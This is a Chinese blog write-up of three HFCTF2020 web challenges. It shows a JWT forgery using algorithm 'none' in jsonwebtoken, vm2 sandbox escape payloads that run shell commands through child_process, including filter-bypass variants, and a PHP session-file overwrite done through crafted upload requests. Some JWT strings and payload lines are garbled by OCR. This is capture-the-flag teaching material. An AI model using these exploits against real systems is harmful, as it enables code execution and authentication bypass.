

HFCTF2020 web writeup

原创


[HyMbb](#) 于 2020-04-21 12:41:43 发布 2595 收藏 2

分类专栏: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/a3320315/article/details/105619800>

版权



[ctf](#) 专栏收录该内容

57 篇文章 0 订阅

订阅专栏


easy_login

先扫一下目录

```
[19:06:59] Starting:
[19:06:59] 400 - 166B - /%2e%2e/google.com
[19:06:59] 400 - 16B - /%ff/
[19:07:00] 302 - 41B - / -> /home
[19:07:13] 200 - 839B - /app.js
[19:07:23] 302 - 43B - /Home -> /login
[19:07:23] 302 - 43B - /home -> /login
[19:07:26] 200 - 831B - /login
[19:07:27] 200 - 831B - /Login
[19:07:27] 200 - 831B - /login/
[19:07:30] 200 - 396B - /package.json
[19:07:34] 200 - 840B - /register
```

首先这是一个 `koa` 框架, 所以我们先熟悉一下这个框架的目录

结构



然后访问 `/controllers/api.js` 得到逻辑代码

```
const crypto = require('crypto');
const fs = require('fs')
const jwt = require('jsonwebtoken')
```

```

const APIError = require('../rest').APIError;

module.exports = {
  'POST /api/register': async (ctx, next) => {
    const {username, password} = ctx.request.body;

    if(!username || username === 'admin'){
      throw new APIError('register error', 'wrong username');
    }

    if(global.secrets.length > 100000) {
      global.secrets = [];
    }

    const secret = crypto.randomBytes(18).toString('hex');
    const secretid = global.secrets.length;
    global.secrets.push(secret)

    const token = jwt.sign({secretid, username, password}, secret, {algorithm: 'HS256'});

    ctx.rest({
      token: token
    });

    await next();
  },

  'POST /api/login': async (ctx, next) => {
    const {username, password} = ctx.request.body;

    if(!username || !password) {
      throw new APIError('login error', 'username or password is necessary');
    }

    const token = ctx.header.authorization || ctx.request.body.authorization || ctx.request.query.authorization;

    const sid = JSON.parse(Buffer.from(token.split('.')[1], 'base64').toString()).secretid;

    console.log(sid)

    if(sid === undefined || sid === null || !(sid < global.secrets.length && sid >= 0)) {
      throw new APIError('login error', 'no such secret id');
    }

    const secret = global.secrets[sid];

    const user = jwt.verify(token, secret, {algorithm: 'HS256'});

    const status = username === user.username && password === user.password;

    if(status) {
      ctx.session.username = username;
    }

    ctx.rest({
      status
    });
  }
};

```

```
    await next();
  },

  'GET /api/flag': async (ctx, next) => {
    if(ctx.session.username !== 'admin'){
      throw new APIError('permission error', 'permission denied');
    }

    const flag = fs.readFileSync('/flag').toString();
    ctx.rest({
      flag
    });

    await next();
  },

  'GET /api/logout': async (ctx, next) => {
    ctx.session.username = null;
    ctx.rest({
      status: true
    })
    await next();
  }
};
```

这儿的大致意思就是注册登录，并把信息保存在 `jwt` 中，一般`jwt`是可以伪造的，但是这儿密码我们根本不可能爆破出来

所以只能寻求其它的方法，我们注意到，我们每一次登录，都会生成密匙并插入到列表当中，然后登录的时候根据 `sid` 来选择对应的密匙

值得注意的是，我们这儿的`sid`可控，假如我们令 `sid=0.1` 会怎么样呢？

这个就是 `node` 的 `jwt` 漏洞

当 `jwt secret` 为空时 `jsonwebtoken` 会采用 `algorithm none` 进行解密

解题步骤

登录的时候会返回 `sses:aok`，里面包含我们的登录信息，这个我们可以更改（改登录名）

Request

Raw Params Headers Hex

```
POST /api/login HTTP/1.1
Host: 5a40b817196a4ed289d1b69651f7f4fc5f7341014afd46fd.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://5a40b817196a4ed289d1b69651f7f4fc5f7341014afd46fd.changame.ichunqiu.com/login
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 208
Origin: http://5a40b817196a4ed289d1b69651f7f4fc5f7341014afd46fd.changame.ichunqiu.com
Connection: close
Cookie: Hm_lvt_2d0601bd28de7d49818249cf35d95943=1587227629,1587258098,1587268279,1587268282; Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1587294282; __jsuid_h_bd3c8c43e3152e06c0184fc7ab99b8b7

username=aaa&password=aaa&authorization=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZW50ZXNpdjZlMmMwcm5hbWU0IjYWEiLCJwYXNpd29yZCI6ImFhYSIsImhhdCI6MTU0NzMyNDAsInh0LnEyuSNFIgMmQ6snHHG-T8dcj_ROJozzRdYtAo7mJng
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 19 Apr 2020 11:38:25 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 15
Connection: close
Set-Cookie: sses:aok=eyJjc2VybmFtZSI6ImFhYSIsIj9leHBpcmUiOjE1ODc0MTA5MjAzMjEsIj9tYXhBZ2ZUiOjg2NDAwMDAwfQ==; path=/; expires=Mon, 20 Apr 2020 19:28:40 GMT; httponly
Set-Cookie: sses:aok.sig=fi6OaGVV_xQRafeQUxQYv2Y2Inc; path=/; expires=Mon, 20 Apr 2020 19:28:40 GMT; httponly
X-Via-JSL: 16d00f5,-
X-Cache: bypass

{"status":true}
```

https://blog.csdn.net/a3320315

我们先解密一下注册时返回的jwt
链接

JWT String

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZW50ZXNpdjZlMmMwcm5hbWU0IjYWEiLCJwYXNpd29yZCI6ImFhYSIsImhhdCI6MTU0NzMyNDAsInh0LnEyuSNFIgMmQ6snHHG-T8dcj_ROJozzRdYtAo7mJng
```

Header

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

Payload

```
{
  "secretid": 0,
  "username": "aaa",
  "password": "aaa",
  "iat": 1587324094,
  "jti": "44a3f6cb-aa39-4f9f-b8ee-1587febceb5b",
  "exp": 1587300068
}
```

https://blog.csdn.net/a3320315

然后我们进行伪造jwt

```
import jwt
token = jwt.encode({"secretid":0.1,"username": "admin","password": "xxx","iat": 1587287370},algorithm="none",key="").decode(encoding='utf-8')
print(token)
```

```
C:\Users\asus\Desktop
$ python3 a.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzZW50ZXNpdjZlMmMwcm5hbWU0IjYWEiLCJwYXNpd29yZCI6ImFhYSIsImhhdCI6MTU0NzMyNDAsInh0LnEyuSNFIgMmQ6snHHG-T8dcj_ROJozzRdYtAo7mJng

C:\Users\asus\Desktop
$
```


just_escape

进入这个页面

```
数学运算
code: (2+6-7)/3
run online: /run.php?code=(2%2b6-7)/3;
Output: 0.3333333333333333
注意编码 =.=
```



<https://blog.csdn.net/a3320315>

然后显示的是一个php的任意代码执行的页面，但是经过测试，这个根本就是 **php**，其实题目也有提示

我们输入 `Error().stack`

```
Error at vm.js:1:1 at ContextifyScript.Script.runInContext (vm.js:59:29) at VM.run (/usr/src/app/node_modules/vm2/lib/main.js:219:62) at /usr/src/app/server.js:51:33 at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5) at next (/usr/src/app/node_modules/express/lib/router/route.js:137:13) at Route.dispatch (/usr/src/app/node_modules/express/lib/router/route.js:112:3) at Layer.handle [as handle_request] (/usr/src/app/node_modules/express/lib/router/layer.js:95:5) at /usr/src/app/node_modules/express/lib/router/index.js:281:22 at Function.process_params (/usr/src/app/node_modules/express/lib/router/index.js:335:12)
```

<https://blog.csdn.net/a3320315>

可以根据回显得到，这是一个 **JS** 的 **vm2**，而且经过测试许多关键字都被过滤

所以我们使用字符串拼接就可以了~~

然后我们去网上找一下关于 `vm2` 的 `payload`

Breakout in v3.8.3 #225

Closed XmiliaH opened this issue on 4 Aug 2019 · 8 comments



XmiliaH commented on 4 Aug 2019

Collaborator 😊 ...

One can break out of the sandbox via:

```
"use strict";
const {VM} = require('vm2');
const untrusted = '(' + function(){
  TypeError.prototype.get_process = f=>f.constructor("return process")();
  try{
    Object.preventExtensions(Buffer.from("")).a = 1;
  }catch(e){
    return e.get_process(=>{}).mainModule.require("child_process").execSync("whoami").toString();
  }
})+'()';
try{
  console.log(new VM().run(untrusted));
}catch(x){
  console.log(x);
}
```

🙄 2

<https://blog.csdn.net/a3320315>

所以最终的payload为:

VM2最新版本(3.8.3)的逃逸代码

```
"use strict";
const {VM} = require('vm2');
const untrusted = '(' + function(){
  TypeError.prototype.get_process = f=>f.constructor("return process")();
  try{
    Object.preventExtensions(Buffer.from("")).a = 1;
  }catch(e){
    return e.get_process(=>{}).mainModule.require("child_process").execSync("whoami").toString();
  }
})+'()';
try{
  console.log(new VM().run(untrusted));
}catch(x){
  console.log(x);
}
```

这儿说明一下，引号被过滤了我们可以使用反引号代替
反引号的作用：

- 当作字符串使用
- 定义多行字符串
- 在字符串中引入变量

\${}的作用

- 拼接字符串，引入变量（直接看图吧，就不做过多解释了）

```
>
>
> `${b}`
Thrown:
ReferenceError: b is not defined
> `${b}`
'b'
>
```

payload_1:

```
(function (){
  TypeError[`${}${`prototyp`}`e`][`${}${`get_pro`}`cess`}] = f=>f[`${}${`constructo`}`r`][`${}${`return proc`}`ess`}]());
  try{
    Object.preventExtensions(Buffer.from(``)).a = 1;
  }catch(e){
    return e[`${}${`get_pro`}`cess`}]((()=>{}).mainModule[`${}${`requir`}`e`])(`${}${`child_proces`}`s`)[`${}${`exe`}`cSync`]}(\`ls /\`)).toString();
  }
})();
```


我们还可以使用 `join` 来拼接字符串

payload_2:

```
((()=>{ TypeError[`${`p`,`r`,`o`,`t`,`o`,`t`,`y`,`p`,`e`][`join`](``)]["a"] = f=>f[`${`c`,`o`,`n`,`s`,`t`,`r`,`u`,`c`,`t`,`o`,`r`][`join`](``)]([`${`r`,`e`,`t`,`u`,`r`,`n`,` ``,`p`,`r`,`o`,`c`,`e`,`s`,` `][`join`](``))(); try{ Object[`${`preventExtensions`}(Buffer[`${`from`}](``))["a"] = 1; }catch(e){ return e["a"]((()=>{})[`${`mainModule`][`${`r`,`e`,`q`,`u`,`i`,`r`,`e`][`join`](``)]([`${`c`,`h`,`i`,`l`,`d`,`_`,`p`,`r`,`o`,`c`,`e`,`s`,` `][`join`](``)))[`${`e`,`x`,`e`,`c`,` ``,`s`,`y`,`n`,`c`][`join`](``)](`cat /flag`)[`${`toString`}](); } })()
```

payload_3(直接数组绕过，在js中，所有对象皆字符串)

```
http://5162e7c838404069998fd09e9d80c48286357faa3b134f0c.changame.ichunqiu.com/run.php?code[]=try{
  Buffer.from(new Proxy({}, {
    getOwnPropertyDescriptor(){
      throw f=>f.constructor("return process")();
    }
  }));
}catch(e){
  e(0=>{}).mainModule.require("child_process").execSync("cat /flag").toString();
}
```

这儿不需要 url 编码，直接将上面 payload 复制进 url 栏就可以了

babyupload

首先是源代码

```
<?php
error_reporting(0);
session_save_path("/var/babyctf/");
session_start();
require_once "/flag";
highlight_file(__FILE__);
if($_SESSION['username'] === 'admin')
{
    $filename = '/var/babyctf/success.txt';
    if(file_exists($filename)){
        safe_delete($filename);
        die($flag);
    }
}
else{
```

```

----
    $_SESSION['username'] = 'guest';
}
$direction = filter_input(INPUT_POST, 'direction');
$attr = filter_input(INPUT_POST, 'attr');
$dir_path = "/var/babyctf/" . $attr;
if($attr=="private"){
    $dir_path .= "/" . $_SESSION['username'];
}
if($direction === "upload"){
    try{
        if(!is_uploaded_file($_FILES['up_file']['tmp_name'])){
            throw new RuntimeException('invalid upload');
        }
        $file_path = $dir_path . "/" . $_FILES['up_file']['name'];
        $file_path .= ".hash.sha256" . $_FILES['up_file']['tmp_name'];
        if(preg_match('/(\.\.\/|\.\.\\\\)/', $file_path)){
            throw new RuntimeException('invalid file path');
        }
        @mkdir($dir_path, 0700, TRUE);
        if(move_uploaded_file($_FILES['up_file']['tmp_name'], $file_path)){
            $upload_result = "uploaded";
        }else{
            throw new RuntimeException('error while saving');
        }
    } catch (RuntimeException $e) {
        $upload_result = $e->getMessage();
    }
} elseif ($direction === "download") {
    try{
        $filename = basename(filter_input(INPUT_POST, 'filename'));
        $file_path = $dir_path . "/" . $filename;
        if(preg_match('/(\.\.\/|\.\.\\\\)/', $file_path)){
            throw new RuntimeException('invalid file path');
        }
        if(!file_exists($file_path)) {
            throw new RuntimeException('file not exist');
        }
        header('Content-Type: application/force-download');
        header('Content-Length: ' . filesize($file_path));
        header('Content-Disposition: attachment; filename="' . substr($filename, 0, -65) . '"');
        if(readfile($file_path)){
            $download_result = "downloaded";
        }else{
            throw new RuntimeException('error while saving');
        }
    } catch (RuntimeException $e) {
        $download_result = $e->getMessage();
    }
}
exit;
}
?>

```

这个题目只要有两个功能， **上传** 和 **下载** 文件

我们要得到flag需要满足一下条件

```

if($_SESSION['username'] === 'admin')
{
    $filename = '/var/babyctf/success.txt';
    if(file_exists($filename)){
        safe_delete($filename);
        die($flag);
    }
}

```

首先这道题目没有任何的 `session` 复制点，所以我们能想到的就是上传一个 `sess_xxxxxxx` 文件来覆盖原有的 `sess` 文件

解题步骤

先下载一个 `sess` 文件，看格式是什么样子的

```

if(preg_match('/(\.|\.\.|\.\.\.|\.\.\.\.)/', $file_path)){
    throw new RuntimeException('invalid file path');
}
if(!file_exists($file_path)) {
    throw new RuntimeException('file not exist');
}
header('Content-Type: application/force-download');
header('Content-Length: '.filesize($file_path));
header('Content-Disposition: attachment; filename="'.substr($filename, 0, -65).'"');
if(readfile($file_path)){
    $download_result = "downloaded";
}else{
    throw new RuntimeException('error while saving');
}
} catch (RuntimeException $e) {
    $download_result = $e->getMessage();
}
exit;
}
?>
usernames:5:"guest";

```

这儿我们看到 `sess` 文件的格式为 `0x08usernames:5:"guest";`，注意前面还有一个 `0x08` 不可见字符，开始我没有加进去，就没做出来

上传 `sess` 文件

```

$file_path = $dir_path."/".$_FILES['up_file']['name'];
$file_path .= ".hash_file('sha256',$_FILES['up_file']['tmp_name']);

```

这儿我们只需要将 `$_FILES['up_file']['name']` 改为 `sess` 就可以了，这样就满足 `sess` 文件的命名形式

新创 `success.txt` 文件夹

`file_exists($filename)`，其中 `$filename` 是一个文件夹，也满足条件

修改 `PHHSESSIONID`，然后刷新页面就可以得到 `flag`

修改sess

a.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

□ usernames:5:"admin";

然后运行 `hash_file` 函数，得到哈希值

```
$ php -a
Interactive shell

php > echo hash_file("sha256","a.txt");
432b8b09e30c4a75986b719d1312b63a69f1b833ab602c9ad5f0299d1d76a5a4
php >
```

432b8b09e30c4a75986b719d1312b63a69f1b833ab602c9ad5f0299d1d76a5a4

然后上传文件，我们需要上传两次，一次覆盖 `sess`，一次创建 `success.txt` 文件夹

上传sess文件

```
POST / HTTP/1.1
Host:
218cf4c619b242f08bf5498d1910249503e96556235a4cd2.changame.ichunqiu.com
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 349
Content-Type: multipart/form-data;
boundary=289033a2a658a25635af9deac47e59a6

--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="direction"

upload
--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="attr"

--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="up_file"; filename="sess"

Usernames:5:"admin";
--289033a2a658a25635af9deac47e59a6--
```

<https://blog.csdn.net/a3320315>

这个时候 `attr` 置空

新建 `success.txt` 文件夹

```
Raw Params Headers HEX
POST / HTTP/1.1
Host:
218cf4c619b242f08bf5498d1910249503e96556235a4cd2.changame.ichunqiu.com
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Length: 356
Content-Type: multipart/form-data;
boundary=289033a2a658a25635af9deac47e59a6

--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="direction"

upload
--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="attr"


success.txt
--289033a2a658a25635af9deac47e59a6
Content-Disposition: form-data; name="up_file"; filename="sess"

Usernames:5:"admin";
--289033a2a658a25635af9deac47e59a6--
```

<https://blog.csdn.net/a3320315>

然后替换 `PHPSESSID` 值 `432b8b09e30c4a75986b719d1312b63a69f1b833ab602c9ad5f0299d1d76a5a4`
刷新页面就可以了

```
        $download_result = "downloaded";
    }else{
        throw new RuntimeException('error while saving');
    }
} catch (RuntimeException $e) {
    $download_result = $e->getMessage();
}
exit;
}
?>
flag(91f7aef3-8623-4180-bd33-c458a0bf0acb)
```



名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameS
_jsluid_h	6eb3f6fd8c29831f91be3f87346e66a6	218cf4c619...	/	Mon, 19 Apr 2021...	42	true	false	None
Hm_lpvt_2d...	1587289767	.ichunqiu.c...	/	会话	50	false	false	None
Hm_lvt_2d0...	1587227629,1587258000,1587268279,1587268282	.ichunqiu.c...	/	Mon, 19 Apr 2021...	82	false	false	None
PHPSESSID	432b8b09e30c4a75986b719d1312b63a69f1b833ab602c9ad5f0299d1d76a5a4	218cf4c619...	/	会话	73	false	false	None

<https://blog.csdn.net/a3320315>